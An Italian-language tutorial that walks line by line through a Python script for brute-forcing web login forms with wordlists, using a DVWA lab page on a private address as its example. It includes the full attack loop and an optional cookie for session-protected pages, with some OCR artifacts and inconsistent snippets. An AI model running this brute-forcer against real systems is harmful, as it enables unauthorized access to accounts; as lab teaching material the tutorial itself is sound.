```
1 import requests
```

Ci permette di automatizzare il processo di invio richieste metodi >GET<
e >POST<

```
1 import requests
2
3
4 def readFile(text):
5         with open(text) as file:
6                 lines = file.read().splitlines()
7         return lines
```

Input del utente:

```
12 url = input("[~]Enter Page URL⟹ ")
13
14 username_file = input("[~]Enter Username File To Use⟹ ")
15
16 password_file = input("[~]Enter Password File To Use⟹ ")
17
18 login_failed_string = input("[~]Enter String That Occurs When Login Fails⟹ ")
19
20 cookie_value = input("[Optional]Enter Cookie Value [Optional]⟹")
```

Lettura file nel input scelte dal utente:

```
3
4 def readFile(text):
5         with open(text) as file:
6                 lines = file.read().splitlines()
7         return lines
8
```

```
22
23 username_list = readFile(username_file)
24 password_list = readFile(password_file)
25
```

```
26
27 for username in username_list:
28         for password in password_list:
29                 print(f"Trying——[Username]={username}  with  [Password]={password}")
30                 data = {"username":username,"password":password,"Login":"submit"}       #
31                 if cookie_value ≠ "":
32                         response = requests.post(url, params={"pma_username":username,"pma_password":password,"Login":"submit"}, cookies = {"Cookie":cookie_value})
33                 else:
34                         response = requests.post(url, data=data)
35                 if login_failed_string in response.content.decode():
36                         pass
37                 else:
38                         print("[+]Found Username: ⇒ " + username)
39                         print("[+]Found Password: ⇒ " + password)
40                         exit()
41
```

```
26
27 for username in username_list:
28         for password in password_list:
29                 print(f"Trying——[Username]={username}  with  [Password]={password}")
30                 data = {"username":username,"password":password,"Login":"submit"}
```

[30] data: il Dictionary con la key e value dove specifichiamo le informazioni delle quali ha bisogno il programma per funzionare, (la username, la password, e il bottone che deve “cliccare”);
L’ultimo argument “Login”:”submit” = non essendo una variabile submit lo dobbiamo quotare (“”) questo serve per:

```
33                 else:
34                         response = requests.post(url, data=data)
```

La variabile nella quale andiamo a inserire la richiesta

La richiesta importata, che sa dove inserire il “Data”(riga 30) con il metodo usato della pagina

Data della riga 30 viene inviata alla url del input

Per far capire al nostro programma se le credenziali sono giuste:

```
35                 if login_failed_string in response.content.decode():
36                         pass
37                 else:
38                         print("[+]Found Username: ⇒ " + username)
39                         print("[+]Found Password: ⇒ " + password)
40                         exit()
```

In caso le credenziali non siano giuste:
Qui torna utile l’input della variabile “login_failed_string”

```
if login_failed_string in response.content.decode():
        pass
```

La variabile dove abbiamo inserito la richiesta (riga 34)

Dobbiamo decifrare il content della risposta per poter trovare l’input del “login_failed_string” dentro il content


in pratica va a cercare la stringa del “login_failed_string” dentro la risposta della pagina HTML, se la trova vuol dire che le credenziali sono sbagliate e il programma continuerà sul “pass”

In caso le credenziali sono giuste:

```
else:
        print("[+]Found Username: ⇒ " + username)
        print("[+]Found Password: ⇒ " + password)
        exit()
```

In pratica se la “login_failed_string” non si trova dentro la risposta della pagina HTML.

In caso della session:
per esempio: http://192.168.50.101/dvwa/vulnerabilities/brute/



in questa pagina abbiamo l'accesso solo se abbiamo una sessione. In questo caso abbiamo fatto l'accesso con le credenziali del admin.
In questo caso abbiamo bisogno di dare al nostro programma un informazione in piu.

In questo caso I parametri non sono giusti per la pagina del esempio. Per trovare I parametri da inserire, si consiglia di usare Burpsuite

```
31          if cookie_value ≠ "":
32                  response = requests.get(url, params={"pma_username":username,"pma_password":password,"Login":"submit"}, cookies = {"Cookie":cookie_value})
33          else:
34                  response = requests.post(url, data=data)
```

```
if cookie_value ≠ "":
        response = requests.get(url,
```

```
, cookies = {"Cookie":cookie_value})
```

Visto che la pagina in esempio usa il metodo di richiesta GET, questa volta non sarà POST

L'aggiunto parametro per il cookie